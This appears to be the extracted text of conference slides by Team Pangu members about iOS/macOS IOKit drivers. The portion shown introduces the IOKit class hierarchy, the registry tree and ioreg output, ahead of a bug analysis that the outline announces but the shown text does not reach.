

IOService Becomes a Grandpa

Tielei Wang, Hao Xu




About us

- ❖ Tielei Wang and Hao Xu
 - ❖ Members of Team Pangu
 - ❖ Rich experience in iOS security and jailbreaking tools development
 - ❖ Regular speakers at BlackHat, POC, Zer0Con, etc.
 - ❖ Organizers of Mobile Security Conference (MOSEC)

Outline

- ❖ IOKit 101
- ❖ Analysis of a bug hidden in removed code
- ❖ Variant analysis
- ❖ Conclusion

Layered arch in a modern operating system



iOS / macOS architecture

User Space

App1

App2

Kernel Space

XNU Kernel



Hardware / Coprocessors

Hardware, etc

Significant attack surface

User Space

App1

App2

Kernel Space

XNU Kernel



Hardware / Coprocessors


Hardware, etc

IOKit drivers

- ❖ XNU's device driver environment is called the IOKit
- ❖ An object-oriented framework for writing device drivers with a lot of nice features
 - ❖ common abstraction of system hardware
 - ❖ pre-defined base classes for many types of hardware, high degree of code reuse
 - ❖ ...


I/O Kit class hierarchy

I/O Kit extended class hierarchy



I/O Kit class hierarchy


I/O Kit extended class hierarchy



root class with a minimum functionality for reference counting

I/O Kit class hierarchy


I/O Kit extended class hierarchy



provides Runtime
type information
(RTTI)

I/O Kit class hierarchy


I/O Kit extended class hierarchy



Basic container data types such as dictionaries, arrays, sets, and other types

I/O Kit class hierarchy

I/O Kit extended class hierarchy




IORegistryEntry objects are roughly organized as a **tree**

```
+o Root <class IORegistryEntry, id 0x100000100, retain 16>
+-o MacBookPro13,3 <class IOPlatformExpertDevice, id 0x100000117, registered, matched, active, busy 0 (109389 ms), retain 41>
  +o AppleACPIPlatformExpert <class AppleACPIPlatformExpert, id 0x100000118, registered, matched, active, busy 0 (60608 ms), retain 47>
    | +o IOPMrootDomain <class IOPMrootDomain, id 0x10000011b, registered, matched, active, busy 0 (45 ms), retain 116>
    | +o IOPCIMessageInterruptController <class IOPCIMessageInterruptController, id 0x100000125, registered, matched, active, busy 0 (1 ms), retain 7>
    | +o AppleVTD <class AppleVTD, id 0x100000126, registered, matched, active, busy 0 (0 ms), retain 392>
    | +o cpus <class IOPlatformDevice, id 0x100000127, registered, matched, active, busy 0 (0 ms), retain 14>
    | +o CPU0@0 <class IOACPIPlatformDevice, id 0x100000128, registered, matched, active, busy 0 (8577 ms), retain 8>
```

output of ioreg on Mac

I/O Kit class hierarchy

I/O Kit extended class hierarchy




`IORegistryGetRootEntry`
`IORegistryEntryGetChildIterator`
`IOIteratorNext`

IORegistryEntry class includes functions:

- Property-table functions
- Positional functions
- Iteration functions

I/O Kit class hierarchy


I/O Kit extended class hierarchy



IOService defines the basic driver behaviors such as accessing device memory and registering and controlling interrupt handlers.

I/O Kit class hierarchy

